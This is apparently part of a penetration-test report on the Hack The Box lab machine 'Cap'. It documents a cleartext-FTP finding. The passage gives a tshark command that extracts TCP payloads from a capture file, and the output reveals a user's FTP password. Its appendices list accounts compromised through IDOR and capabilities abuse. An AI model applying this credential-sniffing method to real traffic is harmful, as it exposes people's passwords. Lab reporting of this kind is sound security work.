
3. Raw credentials - Low

CWE	CWE-319 - Cleartext Transmission of Sensitive Information
CVSS 3.1	3.5 / CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N
Root Cause	The traffic captured in the file named **0.pcap** contains unencrypted FTP data, which exposes it to the risk of clear text transmission of sensitive information. Since FTP does not encrypt its data, any credentials or sensitive information transmitted over this protocol can be easily viewed in their raw form, making it vulnerable to interception and exploitation by malicious actors.
Impact	Anyone can read the information by gaining access to the channel being used for communication. Many communication channels can be "sniffed" (monitored) by adversaries during data transmission. For example, in networking, packets can traverse many intermediary nodes from the source to the destination, whether across the internet, an internal network, the cloud, etc. Some actors might have privileged access to a network interface or any link along the channel, such as a router, but they might not be authorized to collect the underlying data. As a result, network traffic could be sniffed by adversaries, spilling security-critical data.
Affected Component	FTP (Port 21)
Remediation	If possible, encrypt the connection with the protocol or use another secure one. Utilize only secure protocols when handling sensitive information. This ensures that your data is protected from unauthorized access and potential breaches, maintaining confidentiality and integrity throughout the communication process.
References	https://cwe.mitre.org/data/definitions/319.html


Finding Evidence

The tester obtained a file named **0.pcap**, which contains captured network traffic. If the data within this file is not encrypted, it means that anyone with access to the file can easily view the raw data transmitted over the network. This lack of encryption poses a significant security risk, as sensitive information, such as passwords, personal details, or confidential communications, can be exposed to unauthorized individuals. Implementing encryption for data in transit is crucial to safeguard against such vulnerabilities and protect the integrity and confidentiality of the information

```
tshark -r <archivo> -Tfields -e tcp.payload 2>/dev/null | xxd -ps -r
```



```
❯ tshark -r 0.pcap -Tfields -e tcp.payload 2>/dev/null | xxd -ps -r
GET / HTTP/1.1
Host: 192.168.196.16
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Pragma: no-cache
Cache-Control: no-cache

HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 1240
Server: Werkzeug/2.0.0 Python/3.8.5
Date: Fri, 14 May 2021 13:12:49 GMT

<!doctype html>
<html lang="en">
        <head>
```



```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
220 (vsFTPd 3.0.3)
USER nathan
331 Please specify the password.
PASS Buck3tH4TF0RM3!
230 Login successful.
SYST
215 UNIX Type: L8
PORT 192,168,196,1,212,140
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
PORT 192,168,196,1,212,141
200 PORT command successful. Consider using PASV.
LIST -al
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 192,168,196,1,212,143
200 PORT command successful. Consider using PASV.
RETR notes.txt
550 Failed to open file.
QUIT
221 Goodbye.
```

FTP (File Transfer Protocol) traffic is transmitted in plain text, meaning that any data sent over this protocol, including user credentials, is not encrypted. In this example, this lack of encryption exposes sensitive information such as usernames and passwords to potential interception by malicious actors. As a result, anyone monitoring the network traffic can easily capture and read these credentials, leading to unauthorized access to user accounts and sensitive data. To enhance security, it is advisable to use secure alternatives like SFTP (Secure File Transfer Protocol) or FTPS (FTP Secure), which encrypt the data during transmission.

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of HTB's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.10.10.245	80	http	Network traffic

A.3 Subdomain Discovery

URL	Description	Discovery Method
-	-	-

A.4 Exploited Hosts

Host	Scope	Method	Notes
Cap	10.10.10.X	Capabilities	web application

A.5 Compromised Users

Username	Type	Method	Notes
nathan	unprivileged	IDOR + trafic analysis	Text
root	admin	capabilities abuse	Text

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed
-	-	-

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
user	Cap (10.10.10.X)	-	/home/nathan	IDOR, .pcap analysis
root	Cap (10.10.10.X)	-	/root	capabilities abuse

End of Report

This report was rendered by SysReptor with
♥